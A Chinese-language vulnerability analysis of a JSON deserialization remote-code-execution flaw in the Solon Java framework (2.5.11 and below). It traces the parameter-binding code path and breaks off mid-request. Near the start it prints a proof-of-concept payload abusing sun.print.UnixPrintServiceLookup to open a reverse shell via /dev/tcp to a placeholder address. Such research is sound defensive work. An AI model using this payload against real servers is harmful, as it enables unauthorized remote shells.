前言

Solon 框架是一种国产 Java 应用开发框架，追求克制、简洁、高效、开放、生态，支持 java8 ~ java22，目前在 github 有 2.2k 的 star，也是一种使用较多的国产小框架。


该框架在在 2.5.11 及之下的版本对 json 的解析都有类似 fastjson 的特点，可以达成在 linux 下&jdk 环境中的 RCE。

环境搭建

使用官方的例子：

https://solon.noear.org/start/build.do?artifact=helloworld_jdk8&project=maven&javaVer=1.8

修改 pom.xml 为 2.5.11（漏洞存在版本）



注意必须要在 linux&jdk 环境下启动


POC：

```
// 反弹 shell
{
    "name": {
    "@type": "sun.print.UnixPrintServiceLookup",
    "lpcFirstCom": [
    ";sh -i >& /dev/tcp/xxx.xxx.xxx.xxx/xxxx 0>&1;",
    ";sh -i >& /dev/tcp/xxx.xxx.xxx.xxx/xxxx 0>&1;"
    ]
```

```
    }
}
```


漏洞分析

启动 Solon 框架，然后在示例代码加上断点：




发送数据包：


跟踪调用栈：



在 org.noear.solon.core.handle.ActionExecuteHandlerDefault 的 executeHandle 方法中，执行了 mWrap.invokeByAspect(obj, args.toArray())
从而调用了我们的 com.example.demo.DemoController 的 hello 方法




29 行代码的 this.buildArgs(ctx, obj, mWrap)是参数绑定的函数，我们跟进一下。



this.changeBody(ctx, mWrap) 可以获得参数的值。


后面的判断是判断参数类型，当不在 if 判断的接口中时，就会将 tv=null，然后来到 107 行给 tv 赋值：



最后将 tv 加入到 args 数组里，从而完成参数绑定。


我们这里进入 changeValue(ctx, p, i, pt, bodyObj)看下具体是怎么实现的：

这里会进入到子类 SnackActionExecutor 的 changeValue 方法：




关键在于 81 行的 toObject()方法，一路跟进到 handle 方法


handle 方法的传参是 ObjectToer 类，所以 77 行这里是调用的该类的 handle 方法：



handle 方法调用了 analyse 方法：



只有当传输的数据为 Object 或者 Array 格式时，才会进入 76 的 getTypeByNode()方法：




因此我们构造 body 数据进行传输：

Request

数据包扫描 美化 热加载 构造请求

```
1   POST /hello HTTP/1.1
2   Host : localhost:8080
3   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/
    20100101 Firefox/90.0
4   Sec-Fetch-Dest: document
5   Sec-Fetch-Mode: navigate
6   Upgrade-Insecure-Requests: 1
7   Sec-Fetch-Site: none
8   Sec-Fetch-User: ?1
9   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/
    *;q=0.8
10  Accept-Encoding: gzip, deflate
11  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.
    2
12  Content-Type: application/json
13  Content-Length auto : 8
14
15  {"name": {}}
```

成功进入 getTypeByNode 函数，但是有于我们的 typeStr 为 null，所以进不去下面的 if 判断。




再次构造 body 数据包：

Request


数据包扫描 美化 热加载 构造请求

```
1  POST /hello HTTP/1.1
2  Host : localhost:8080
